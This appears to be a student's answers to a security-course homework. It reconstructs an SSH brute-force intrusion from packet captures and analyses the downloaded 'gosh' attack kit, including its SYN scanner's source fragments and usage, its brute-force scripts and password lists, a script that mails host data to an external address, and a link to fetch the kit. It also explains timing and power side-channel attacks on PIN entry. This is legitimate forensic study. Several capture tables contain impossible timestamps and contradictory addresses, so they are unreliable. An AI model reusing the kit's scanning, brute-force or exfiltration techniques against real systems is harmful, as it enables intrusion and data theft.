This is a port scan where you can see multiple SYN packets being sent to various destination ports (e.g., ports like 445, 2216, 52946, etc.) from the source IP 152.46.32.81. You also see numerous RST (Reset) responses from the destination IPs. This often indicates that the target device is rejecting the connection, so that you know that this port is not open, which is typical in a port scan scenario when the attacker is probing for open services.

2. Actual SSH Attacks

In files iasgcap_00008, you could see the SSH authentication being initiated starting from No. 12, where the TCP finished three-way handshake and conduct several SSHv2 connection attempts afterwards, involving multiple Key Exchange Init, Diffie-Hellman Key Exchange, and other SSH-related messages. The server and client did not exchange too much encrypted packet before TCP's four-way handshake ended, indicates that the process is stuck in the key negotiation or initial handshake phase, which implies failed login attempts. The similar output is repeated fifteen times to the same destination host afterwards, and each is very close to each other in timestamp, indicating a SSH attack.

No.	Time	Source	Destination	Protocol	Length	Info
13	00:04:00:07	192.34.61.199	192.34.61.199	TCP	74	43301 -> 22 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM TSval=4040403 TSecr=30205974 TSecr=4646489 WS=0
14	00:04:00:14	192.46.32.81	192.34.61.199	TCP	74	22 -> 45561 [SYN, ACK] Seq=1 Ack=1 Win=14600 Len=0 MSS=1460 SACK_PERM TSval=4646495 TSecr=30205974 TSecr=4646489 WS=0
15	00:04:00:18	192.34.61.199	192.46.32.81	TCP	66	45561 -> 22 [ACK] Seq=1 Ack=1 Win=14600 Len=0 MSS=1460 SACK_PERM TSval=4646495 TSecr=30205974 TSecr=4646489 WS=0
16	00:04:00:22	192.46.32.81	192.34.61.199	SSHv2	86	Server: Protocol (SSH-2.0-OpenSSH_4.3)
17	00:04:00:26	192.34.61.199	192.46.32.81	TCP	66	45561 -> 22 [ACK] Seq=1 Ack=21 Win=14600 Len=0 TSval=4646575 TSecr=30206294
18	00:04:00:30	192.34.61.199	192.46.32.81	SSHv2	86	Client: Protocol (SSH-2.0-libssh-0.1)
19	00:04:00:34	192.34.61.199	192.46.32.81	TCP	66	22 -> 45561 [ACK] Seq=21 Ack=21 Win=5888 Len=0 TSval=30206318 TSecr=4646575
20	00:04:00:38	192.46.32.81	192.34.61.199	SSHv2	770	Server: Key Exchange Init
21	00:04:00:42	192.34.61.199	192.46.32.81	SSHv2	218	Client: Key Exchange Init
22	00:04:00:46	192.34.61.199	192.46.32.81	TCP	66	22 -> 45561 [ACK] Seq=725 Ack=173 Win=6912 Len=0 TSval=30206383 TSecr=4646582
23	00:04:00:50	192.34.61.199	192.46.32.81	SSHv2	210	Client: Diffie-Hellman Key Exchange Init
24	00:04:00:54	192.34.61.199	192.34.61.199	TCP	66	22 -> 45561 [ACK] Seq=725 Ack=317 Win=7936 Len=0 TSval=30206406 TSecr=4646597
25	00:04:00:58	192.34.61.199	192.34.61.199	SSHv2	786	Server: Diffie-Hellman Key Exchange Reply, New Keys
26	00:04:01:02	192.34.61.199	192.46.32.81	SSHv2	82	Client: New Keys
27	00:04:01:06	192.34.61.199	192.46.32.81	TCP	66	22 -> 45561 [ACK] Seq=1445 Ack=333 Win=7936 Len=0 TSval=30206479 TSecr=4646605
28	00:04:01:10	192.34.61.199	192.46.32.81	SSHv2	118	Client: Encrypted packet (len=52)
29	00:04:01:14	192.34.61.199	192.46.32.81	TCP	66	22 -> 45561 [ACK] Seq=385 Win=7936 Len=0 TSval=30206502 TSecr=4646621
30	00:04:01:18	192.34.61.199	192.46.32.81	SSHv2	118	Server: Encrypted packet (len=52)
31	00:04:01:22	192.34.61.199	192.46.32.81	SSHv2	150	Client: Encrypted packet (len=84)
32	00:04:01:26	192.34.61.199	192.34.61.199	TCP	66	22 -> 45561 [ACK] Seq=1497 Ack=469 Win=7936 Len=0 TSval=30206567 TSecr=4646628
33	00:04:01:30	192.34.61.199	192.46.32.81	SSHv2	150	Server: Encrypted packet (len=84)
34	00:04:01:34	192.34.61.199	192.46.32.81	SSHv2	118	Client: Encrypted packet (len=52)
35	00:04:01:38	192.34.61.199	192.46.32.81	TCP	66	22 -> 45561 [ACK] Seq=1581 Ack=521 Win=7936 Len=0 TSval=30208118 TSecr=4647025
36	00:04:01:42	192.34.61.199	192.46.32.81	TCP	66	45561 -> 22 [FIN, ACK] Seq=21 Ack=17448 Len=0 TSval=4647025 TSecr=30208094
37	00:04:01:46	192.34.61.199	192.46.32.81	TCP	74	46155 -> 22 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM TSval=4647025 TSecr=0 WS=R
No.	Time	Source	Destination	Protocol	Length	Info
41	93:03:56:529	192.46.32.81	192.34.61.199	SSHv2	86	Server: Protocol (SSH-2.0-OpenSSH_4.3)
42	93:06:03:33	192.34.61.199	192.46.32.81	TCP	66	46155 -> 22 [ACK] Seq=1 Ack=21 Win=14600 Len=0 TSval=4647043 TSecr=30208165
43	93:06:04:40	192.34.61.199	192.46.32.81	SSHv2	86	Client: Protocol (SSH-2.0-libssh-0.1)
44	93:06:04:45:4	192.46.32.81	192.34.61.199	TCP	66	22 -> 46155 [ACK] Seq=21 Ack=21 Win=5888 Len=0 TSval=30208189 TSecr=4647043
45	93:06:19:80	192.46.32.81	192.34.61.199	SSHv2	770	Server: Key Exchange Init
46	93:07:09:96	192.46.32.81	192.34.61.199	TCP	66	22 -> 45561 [FIN, ACK] Seq=1581 Ack=522 Win=7936 Len=0 TSval=30208200 TSecr=4647025
47	93:08:69:31	192.34.61.199	192.46.32.81	SSHv2	218	Client: Key Exchange Init
48	93:09:48:02	192.34.61.199	192.46.32.81	TCP	66	45561 -> 22 [ACK] Seq=522 Ack=1582 Win=17448 Len=0 TSval=4647052 TSecr=30208200
49	93:12:59:71	192.46.32.81	192.34.61.199	TCP	66	22 -> 46155 [ACK] Seq=725 Ack=173 Win=6912 Len=0 TSval=30208255 TSecr=4647050
50	93:14:49:71	192.34.61.199	192.46.32.81	SSHv2	210	Client: Diffie-Hellman Key Exchange Init
51	93:14:49:83	192.46.32.81	192.34.61.199	TCP	66	22 -> 46155 [ACK] Seq=725 Ack=317 Win=7936 Len=0 TSval=30208278 TSecr=4647065
52	93:15:68:74	192.46.32.81	192.34.61.199	SSHv2	786	Server: Diffie-Hellman Key Exchange Reply, New Keys
53	93:18:16:65	192.34.61.199	192.46.32.81	SSHv2	82	Client: New Keys
54	93:22:09:70	192.46.32.81	192.34.61.199	TCP	66	22 -> 46155 [ACK] Seq=1445 Ack=333 Win=7936 Len=0 TSval=30208350 TSecr=4647063
55	93:24:54:04	192.34.61.199	192.46.32.81	SSHv2	118	Client: Encrypted packet (len=52)
56	93:24:54:43	192.46.32.81	192.34.61.199	TCP	66	22 -> 46155 [ACK] Seq=1445 Ack=385 Win=7936 Len=0 TSval=30208374 TSecr=4647089
57	93:26:55:53	192.46.32.81	192.34.61.199	SSHv2	118	Server: Encrypted packet (len=52)
58	93:26:49:00	192.34.61.199	192.46.32.81	SSHv2	150	Client: Encrypted packet (len=84)
59	93:30:89:70	192.46.32.81	192.34.61.199	TCP	66	22 -> 46155 [ACK] Seq=1497 Ack=469 Win=7936 Len=0 TSval=30208438 TSecr=4647095
60	93:43:66:26	192.46.32.81	192.34.61.199	SSHv2	150	Server: Encrypted packet (len=84)
61	95:46:06:84	192.34.61.199	192.46.32.81	SSHv2	118	Client: Encrypted packet (len=52)
62	95:46:07:03	192.46.32.81	192.34.61.199	TCP	66	22 -> 46155 [ACK] Seq=1581 Ack=521 Win=7936 Len=0 TSval=30210589 TSecr=4647643
63	95:46:07:10	192.34.61.199	192.46.32.81	TCP	66	46155 -> 22 [FIN, ACK] Seq=521 Ack=1581 Win=17448 Len=0 TSval=4647643 TSecr=30210565
64	95:46:10:09	192.34.61.199	192.46.32.81	TCP	74	46933 -> 22 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM TSval=4647643 TSecr=0 WS=R
65	05:40:20:03	192.46.32.81	192.34.61.199	TCP	74	46155 -> 22 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM TSval=4647643 TSecr=0 WS=R

3. Successful SSH authentication

Starting from iasgcap_00012, which I first split the file by using the following command
`editcap -c 100000`

```
~/Downloads/iasg_capture_files/iasgcap_00012_20130204080402
~/Downloads/iasg_capture_files/test/
```

Then in the first file, I have noticed a long sequence of encrypted packages sent from and to the client/server.

No.	Time	Source	Destination	Protocol	Length	Info
15	179.716074	82.137.14.154	152.46.32.81	SSHv2	326	Client: Diffie-Hellman Group Exchange Init
16	179.727753	152.46.32.81	82.137.14.154	SSHv2	902	Server: Diffie-Hellman Group Exchange Reply, New Keys
17	188.196073	82.137.14.154	152.46.32.81	TCP	60	27690 → 22 [ACK] Seq=1853 Ack=1853 Win=16800 Len=0
18	181.196066	82.137.14.154	152.46.32.81	SSHv2	70	Client: New Keys
19	181.196085	82.137.14.154	152.46.32.81	SSHv2	106	Client: Encrypted packet (len=52)
20	181.196132	152.46.32.81	82.137.14.154	TCP	54	22 → 27690 [ACK] Seq=1853 Ack=1025 Win=9088 Len=0
21	181.196236	152.46.32.81	82.137.14.154	SSHv2	106	Server: Encrypted packet (len=52)
22	181.616049	82.137.14.154	152.46.32.81	TCP	60	27690 → 22 [ACK] Seq=1025 Ack=1985 Win=16748 Len=0
23	185.555983	82.137.14.154	152.46.32.81	SSHv2	122	Client: Encrypted packet (len=68)
24	185.556386	152.46.32.81	82.137.14.154	SSHv2	138	Server: Encrypted packet (len=84)
25	185.795953	82.137.14.154	152.46.32.81	SSHv2	154	Client: Encrypted packet (len=100)
26	185.842842	152.46.32.81	82.137.14.154	TCP	54	22 → 27690 [ACK] Seq=1989 Ack=1193 Win=9088 Len=0
27	185.997553	152.46.32.81	82.137.14.154	SSHv2	138	Server: Encrypted packet (len=84)
28	186.416205	82.137.14.154	152.46.32.81	TCP	60	27690 → 22 [ACK] Seq=1193 Ack=2073 Win=16580 Len=0
29	187.156128	82.137.14.154	152.46.32.81	SSHv2	350	Client: Encrypted packet (len=296)
30	187.156152	152.46.32.81	82.137.14.154	TCP	54	22 → 27690 [ACK] Seq=2073 Ack=1489 Win=10240 Len=0
31	187.157589	152.46.32.81	82.137.14.154	SSHv2	98	Server: Encrypted packet (len=88)
32	187.396833	82.137.14.154	152.46.32.81	SSHv2	122	Client: Encrypted packet (len=68)
33	187.396993	152.46.32.81	82.137.14.154	SSHv2	106	Server: Encrypted packet (len=52)
34	187.635946	82.137.14.154	152.46.32.81	SSHv2	154	Client: Encrypted packet (len=100)
35	187.649280	152.46.32.81	82.137.14.154	SSHv2	98	Server: Encrypted packet (len=36)
36	187.895899	82.137.14.154	152.46.32.81	SSHv2	106	Client: Encrypted packet (len=52)
37	187.935872	152.46.32.81	82.137.14.154	TCP	54	22 → 27690 [ACK] Seq=2197 Ack=1709 Win=10240 Len=0
38	187.973160	152.46.32.81	82.137.14.154	SSHv2	142	Server: Encrypted packet (len=88)
39	187.973198	152.46.32.81	82.137.14.154	SSHv2	138	Client: Encrypted packet (len=84)
40	188.215989	82.137.14.154	152.46.32.81	TCP	60	27690 → 22 [ACK] Seq=1709 Ack=2369 Win=16284 Len=0
41	188.215928	152.46.32.81	82.137.14.154	SSHv2	190	Client: Encrypted packet (len=136)
42	188.655984	82.137.14.154	152.46.32.81	TCP	60	27690 → 22 [ACK] Seq=1709 Ack=2505 Win=16148 Len=0
43	193.135866	82.137.14.154	152.46.32.81	SSHv2	234	Client: Encrypted packet (len=188)
44	193.135829	152.46.32.81	82.137.14.154	TCP	54	22 → 27690 [ACK] Seq=2505 Ack=1889 Win=11264 Len=0
45	193.136135	152.46.32.81	82.137.14.154	SSHv2	106	Server: Encrypted packet (len=52)
46	193.136227	152.46.32.81	82.137.14.154	SSHv2	106	Client: Encrypted packet (len=52)
47	193.136310	152.46.32.81	82.137.14.154	SSHv2	106	Server: Encrypted packet (len=52)
48	193.375823	82.137.14.154	152.46.32.81	TCP	60	27690 → 22 [ACK] Seq=1889 Ack=2609 Win=16044 Len=0

This indicates a successful SSH authentication and then server and client can talk to each other.

4. External Tools Downloaded

561	384.139682	152.46.32.81	94.142.233.124	FTP	84	Request: SIZE gosh.tar.gz
562	384.139740	152.46.32.81	82.137.14.154	SSHv2	154	Server: Encrypted packet (len=100)
563	384.257493	94.142.233.124	152.46.32.81	FTP	79	Response: 213 1642769
564	384.257575	152.46.32.81	94.142.233.124	FTP	72	Request: PASV
565	384.257631	152.46.32.81	82.137.14.154	SSHv2	122	Server: Encrypted packet (len=68)
566	384.373170	82.137.14.154	152.46.32.81	TCP	60	27690 → 22 [ACK] Seq=9725 Ack=29229 Win=16632 Len=0
567	384.375415	94.142.233.124	152.46.32.81	FTP	117	Response: 227 Entering Passive Mode (94.142.233.124,62,138)
568	384.375519	152.46.32.81	94.142.233.124	TCP	74	60478 → 16018 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM TStamp=44914920 TSecr=0 WS=128
569	384.415388	152.46.32.81	94.142.233.124	TCP	66	34518 → 21 [ACK] Seq=72 Ack=201 Win=5888 Len=0 TSval=44914960 TSecr=259167811
570	384.493721	94.142.233.124	152.46.32.81	TCP	74	60618 → 60478 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM TStamp=259167929 TSecr=44914892
571	384.493738	152.46.32.81	94.142.233.124	TCP	66	60478 → 16018 [ACK] Seq=1 Ack=1 Win=5888 Len=0 TSval=44915038 TSecr=259167929
572	384.493810	152.46.32.81	94.142.233.124	FTP	84	Request: RETR gosh.tar.gz
573	384.493876	152.46.32.81	82.137.14.154	SSHv2	138	Server: Encrypted packet (len=84)
574	384.612014	94.142.233.124	152.46.32.81	FTP	140	Response: 158 Opening BINARY mode data connection for gosh.tar.gz (1642769 bytes).
575	384.612108	152.46.32.81	94.142.233.124	TCP	66	34518 → 21 [ACK] Seq=90 Ack=275 Win=5888 Len=0 TSval=44915156 TSecr=259168048
576	384.613347	94.142.233.124	152.46.32.81	FTP_D-	1514	FTP Data: 1448 bytes (PASV) (RETR gosh.tar.gz)
577	384.613384	152.46.32.81	94.142.233.124	TCP	66	60478 → 16018 [SYN, ACK] Seq=1 Ack=1449 Win=8832 Len=0 TSval=44915157 TSecr=259168048
578	384.614834	94.142.233.124	152.46.32.81	FTP_D-	1514	FTP Data: 1448 bytes (PASV) (RETR gosh.tar.gz)
579	384.614844	152.46.32.81	94.142.233.124	TCP	66	60478 → 16018 [ACK] Seq=1 Ack=2897 Win=11648 Len=0 TSval=44915159 TSecr=259168048
580	384.626477	152.46.32.81	82.137.14.154	SSHv2	218	Server: Encrypted packet (len=164)
581	384.693074	82.137.14.154	152.46.32.81	TCP	66	27690 → 22 [ACK] Seq=9725 Ack=29297 Win=16564 Len=0
582	384.733020	94.142.233.124	152.46.32.81	FTP_D-	1514	FTP Data: 1448 bytes (PASV) (RETR gosh.tar.gz)
583	384.733031	152.46.32.81	94.142.233.124	TCP	66	60478 → 16018 [ACK] Seq=1 Ack=4345 Win=1592 Len=0 TSval=44915277 TSecr=259168167
584	384.734425	94.142.233.124	152.46.32.81	FTP_D-	1514	FTP Data: 1448 bytes (PASV) (RETR gosh.tar.gz)
585	384.734435	152.46.32.81	94.142.233.124	TCP	66	60478 → 16018 [ACK] Seq=1 Ack=5793 Win=17536 Len=0 TSval=44915279 TSecr=259168167
586	384.735442	94.142.233.124	152.46.32.81	FTP_D-	1514	FTP Data: 1448 bytes (PASV) (RETR gosh.tar.gz)
587	384.735451	152.46.32.81	94.142.233.124	TCP	66	60478 → 16018 [ACK] Seq=1 Ack=7241 Win=20352 Len=0 TSval=44915280 TSecr=259168169
588	384.736677	94.142.233.124	152.46.32.81	FTP_D-	1514	FTP Data: 1448 bytes (PASV) (RETR gosh.tar.gz)
589	384.736687	152.46.32.81	94.142.233.124	TCP	66	60478 → 16018 [ACK] Seq=1 Ack=8689 Win=23296 Len=0 TSval=44915281 TSecr=259168169
590	384.852576	94.142.233.124	152.46.32.81	FTP_D-	1514	FTP Data: 1448 bytes (PASV) (RETR gosh.tar.gz)
591	384.852587	152.46.32.81	94.142.233.124	TCP	66	60478 → 16018 [ACK] Seq=1 Ack=10137 Win=26112 Len=0 TSval=44915397 TSecr=259168287
592	384.852731	152.46.32.81	82.137.14.154	SSHv2	186	Server: Encrypted packet (len=132)
593	384.853106	82.137.14.154	152.46.32.81	TCP	66	27690 → 22 [ACK] Seq=9725 Ack=29545 Win=16316 Len=0
594	384.853667	82.142.233.124	152.46.32.81	FTP_D-	1514	FTP Data: 1448 bytes (PASV) (RETR gosh.tar.gz)

> Frame 561: 84 bytes on wire (672 bits), 84 bytes captured (672 bits) on interface unknown
 0000 00 00 00 07 ac e6 00 0c 29 a9 fb d8 08 00 45 00 E-
 > Ethernet II, Src: VMware_9a:fb:d8 (00:0c:29:9a:fb:d8), Dst: All-HSRP-routers_e6 (00:00:00:
 > Internet Protocol Version 4, Src: 152.46.32.81, Dst: 94.142.233.124
 Packets: 100000 Profile: Default

5. External Target attacks

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	152.46.32.81	62.1.86.244	TCP	62	23354 → 22 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM
2	0.000025	152.46.32.81	62.1.86.245	TCP	62	23354 → 22 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM
3	0.000112	152.46.32.81	62.1.86.246	TCP	62	23354 → 22 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM
4	0.000141	152.46.32.81	62.1.86.247	TCP	62	23354 → 22 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM
5	0.000166	152.46.32.81	62.1.86.248	TCP	62	23354 → 22 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM
6	0.000190	152.46.32.81	62.1.86.249	TCP	62	23354 → 22 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM
7	0.000214	152.46.32.81	62.1.86.250	TCP	62	23354 → 22 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM
8	0.000238	152.46.32.81	62.1.86.251	TCP	62	23354 → 22 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM
9	0.000268	152.46.32.81	62.1.86.252	TCP	62	23354 → 22 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM
10	0.000293	152.46.32.81	62.1.86.253	TCP	62	23354 → 22 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM
11	0.000317	152.46.32.81	62.1.86.254	TCP	62	23354 → 22 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM
12	0.000341	152.46.32.81	62.1.86.255	TCP	62	23354 → 22 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM
13	0.000366	152.46.32.81	62.1.87.0	TCP	62	23354 → 22 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM
14	0.000392	152.46.32.81	62.1.87.1	TCP	62	23354 → 22 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM
15	0.000417	152.46.32.81	62.1.87.2	TCP	62	23354 → 22 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM
16	0.000441	152.46.32.81	62.1.87.3	TCP	62	23354 → 22 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM
17	0.000466	152.46.32.81	62.1.87.4	TCP	62	23354 → 22 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM
18	0.000491	152.46.32.81	62.1.87.5	TCP	62	23354 → 22 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM
19	0.000515	152.46.32.81	62.1.87.6	TCP	62	23354 → 22 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM
20	0.000539	152.46.32.81	62.1.87.7	TCP	62	23354 → 22 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM
21	0.000564	152.46.32.81	62.1.87.8	TCP	62	23354 → 22 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM
22	0.000588	152.46.32.81	62.1.87.9	TCP	62	23354 → 22 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM
23	0.000612	152.46.32.81	62.1.87.10	TCP	62	23354 → 22 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM
24	0.000715	152.46.32.81	62.1.87.11	TCP	62	23354 → 22 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM
25	0.000745	152.46.32.81	62.1.87.12	TCP	62	23354 → 22 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM
26	0.000771	152.46.32.81	62.1.87.13	TCP	62	23354 → 22 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM
27	0.000795	152.46.32.81	62.1.87.14	TCP	62	23354 → 22 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM
28	0.000820	152.46.32.81	62.1.87.15	TCP	62	23354 → 22 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM
29	0.000844	152.46.32.81	62.1.87.16	TCP	62	23354 → 22 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM
30	0.000869	152.46.32.81	62.1.87.17	TCP	62	23354 → 22 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM
31	0.000893	152.46.32.81	62.1.87.18	TCP	62	23354 → 22 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM
32	0.000918	152.46.32.81	62.1.87.19	TCP	62	23354 → 22 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM
33	0.000943	152.46.32.81	62.1.87.20	TCP	62	23354 → 22 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM
34	0.000967	152.46.32.81	62.1.87.21	TCP	62	23354 → 22 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM
35	0.000992	152.46.32.81	62.1.87.22	TCP	62	23354 → 22 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM
36	0.001028	152.46.32.81	62.1.87.23	TCP	62	23354 → 22 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM
37	0.001094	152.46.32.81	62.1.87.24	TCP	62	23354 → 22 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM

Frame 1: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) on interface unknown, Frame 1: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) on interface unknown,
Ethernet II, Src: VMware_9a:fb:d8 (00:0c:29:9a:fb:d8), Dst: All-HSRP-routers_e6 (00:00:00:
Internet Protocol Version 4, Src: 152.46.32.81, Dst: 62.1.86.244
Transmission Control Protocol, Src Port: 23354, Dst Port: 22, Seq: 0, Len: 0

Starting from the end of the test_00000_20130204080453 to around the 160th file, they all recorded the same host (152.46.32.81) keeps sending SYN attacks against the host with IP address added 1 at a time on the same 22 port.

The answers will not be obvious or clear-cut. You will need to use inferences and your own best judgment. For example, SSH is encrypted, so you won't see actual successful SSH logins take place. However, from the volume and timing of traffic, you can make an informed guess with reasonable justification; that's what we're looking for.

Tip: Some of the packet capture files are very large and you will need to break them into smaller chunks before you analyze them. A good working size is around 100,000 packets per file. Sample Pcap Split on Windows:

```
"c:\Program Files\Wireshark\editcap.exe" -c 100000 iasgcap_00012_20130204080402 test
```

Note: Credit for this dataset goes to Samuel Carter at NCSU.

Question 10: Analyze forensic server hacker package (8 points)

Analyze the **gosh.tar.gz** package downloaded as part of the server attack described above. The gosh.tar.gz file is located here:

<https://people.duke.edu/~tkb13/courses/ece560/homework/hw4/gosh.tar.bz2>

Just download a copy of it to your Linux VM to perform the analysis.

Explain what each file in the package is/does/used for and how they are related (if applicable).

File in the file is listed below using the command `bzip -d gosh.tar.bz2 && tar -xf gosh.tar`

```
root@vcm-42411:/home/fg96/gosh# ls  
1 2 3 4 5 a common gen-pass.sh go.sh mfu.txt pass_file pscan2 scam secure ss ssh-scan vuln.txt  
root@vcm-42411:/home/fg96/gosh#
```

File 1: text file, username followed by possible password

File 2: ASCII text file, username followed by possible password

File 3: ASCII text file, username followed by possible password

File 4: ASCII text file, username followed by possible password

File 5: ASCII text file, username followed by possible password

File a: A bash text file that could print “I'M TRYING TO GIVE CYBER LIFE” in Romanian and other inappropriate languages afterwards. The script appears to use a program called *pscan2* to scan port 22 where results are stored at *mfu.txt*. Then the program then trying to do a ssh attack (using *ssh-scan* in the folder) on results from *mfu.txt* by copying passfile from file 1, 2, 3, 4, 5 (containing possible username and password).

gen-pass.sh: Generate user and password mapping and store them inside passfile.

go.sh: A script that invoke another program *ss* to scan port 22 on A network class using the network interface *eth0*. The speed for sending the packet is 10 syns/s. The *ss* program seems to save the results in *bios.txt* as an intermediate file. Then the *go.sh* stores the sorted, unique value of the *bios.txt* into *mfu.txt*.

mfu.txt: Store the sorted unique IP addresses from *bios.txt*.

passfile: The user and passwords mapping file generated by the script *gen-pass.sh*.

scam: strings *scam* shows that it collects the system info, including network interface information, system's uptime, operating system and kernel version and user accounts on the system, to *info2*. The program then uses *mail* to send the collected data in *info2* to an external email address, *mafia89tm@yahoo.com*. After that, it runs a executable and sends the contents of *vuln.txt* via email to the same external address as above.

secure: strings *secure* shows that it uses the *whoami* command to determine the current user's name. If the user is root, it removes the executable permissions from the system built-in *mail* program, then rename the */usr/bin/mail* to */usr/bin/s8*, so that the system cannot use *mail* command.

ss: an ELF 32-bit LSB executable, according to virustotal.com, it is used by the IoT hacker to scan their botnets. It sniffs packet, append *bios.txt*, and print.

 unixfreakxp
6 years ago

Malware verdict:

Name: Linux/SS (AV calls it Shark)
Category: ELF / Hacktool
Purpose: used by the IoT hacker to scan their botnets.
Analysis: unixfreakxp / malwaremustdie.org

uses linux C sources:
`libnet.h,stdio.h,socket.h,in.h, inet.h, types.h,unistd.h, pcap.h, time.h`

usage:
`usage: %s <port> [-a <a class> | -b <b class>] [-i <interface>] [-s <speed>]\nspeed 10 -> as fast as possible, 1 -> it will take bloody ages (about 50 syns/s)\n`

do the syn scan:
`struct in_addr sources;myip=libnet_get_ipaddr4(l); sources.s_addr=myip;\nsprintf(filter,"(tcp[tcpflags]=0x12) and (src port %d) and (dst port %d)",port,sport);\nprintf("using \"%s\" as pcap filter\n",filter);\nprintf("my detected ip on %s is %s\n",l->device,inet_ntoa(sources));\npcap_lookupnet(l->device, &net, &mask, errbuf);`

sniffing packet, append bios.txt:
`struct in_addr someaddr; struct pcap_pkthdr header;\nconst unsigned char *packet; struct pcap_pkthdr header;\nwhile (TRUE_)\n{packet = pcap_next(handle, &header);\nmemcpy(&someaddr.s_addr,packet+26,4);\nprintf("%s\n",inet_ntoa(someaddr));\nFILE * fp;fp=fopen("bios.txt","a+");//append\nfprintf(fp,"%s\n",inet_ntoa(someaddr));fclose(fp);}`

ssh-scan: an ELF 32-bit LSB executable, according to virustotal.com, it is a SSH login bruter hack tool.

 unixfreakxp
10 years ago

ELF SSH login bruter hack tool called "scanssh" or "ssh_scan"
Analysis: <http://blog.malwaremustdie.org/2014/05/a-payback-to-ssh-bruting-crooks.html>
\$MalwareMustdie

vuln.txt: a txt file used to store the message content of the email to send in the shell script file scam.

Tips:

- Use `file` to figure out what kinds of files these are (text files, shell scripts, executables (ELF binaries), etc.).
- For shell scripts, read them without executing.
- For binary executables, your first step would usually be to set up a sandbox in a throwaway VM for initial analysis, but to save you some work: the binaries are safe to run without arguments. However, **don't run the executable files with any arguments or it will start attacking!** Running without arguments will actually give you a little bit of usage information.
- You can feed any file here to virustotal.com, which will scan it with every common malware scanner and give you a report. For some files, it may even have community info (postings by security researchers about the file).
- On 64-bit Ubuntu-based VMs, you'll need to install some 32-bit support files to run the binaries; [see here for info](#). Without this step, such binaries will give a confusing "file not found" error on running.
- You may want to use Google Translate to understand some of the messages. Some of the language is Romanian and sometimes explicit.

Question 11: Hardware level attacks (4 points)

Read [PoC|GTFO 04:10](#) ("Forget Not the Humble Timing Attack"), and **answer the following**.

- a. Explain how the attack on the hard drive enclosure was able to reduce the search space from 1,000,000 attempts to 60.

The microcontroller inside the enclosure checks the entered PIN one digit at a time. If a digit is incorrect, it fails early, and the system immediately turns on the "Wrong PIN" LED. By measuring the time it takes between the last button press and when the "Wrong PIN" LED lights up, the attacker can infer whether each digit is correct. If the delay is short, and the microcontroller quickly failed the check, indicating the first digit (or whichever digit is being tested) is wrong. If the delay is longer, the digit is correct, and the microcontroller moved on to check the next digit before failing. The attacker guesses each digit one at a time. For example, starting with the first digit 0, and 1, and 2 ... the delay will be longest when the first digit is correct. This way, there will be only $10 * 6 = 60$ attempts.

- b. How is the TinySafeBoot firmware "better" than the hard drive enclosure?

The TinySafeBoot firmware, instead of providing immediate feedback based on the correctness of each character, jumps into an infinite loop as soon as an incorrect character is detected. This behavior ensures that the time taken to respond is more consistent, as the microcontroller no longer leaks information about which character was incorrect.

- c. A “side channel” attack is one where we use a normally-ignored side effect as useful information about a target. What is the side channel used to defeat the TinySafeBoot firmware despite the defense referred to (b) above?

The side channel used to defeat the TinySafeBoot firmware is power consumption analysis. Despite the firmware's defense against timing attacks by jumping into an infinite loop, when the microcontroller processes a correct password character, it continues executing code, resulting in a different power consumption pattern compared to when it jumps into an infinite loop upon encountering an incorrect character.

- d. What standard password-handling technique would have defeated the attacks described? Why wasn't the above technique deployed in these cases? Hint: what is the code storage capacity and the RAM size of the ATmega328P?

The standard handling technique is to store the hash of the password instead of the plain text. However, the ATmega328P has only 2KB of SRAM (source: Wikipedia), which is used for runtime data, including the stack, heap, and global variables. Hashing can be memory-intensive, and the microcontroller may not have sufficient RAM to handle these operations efficiently.

Question 12: A practical man-in-the-middle hardware attack (5 points)

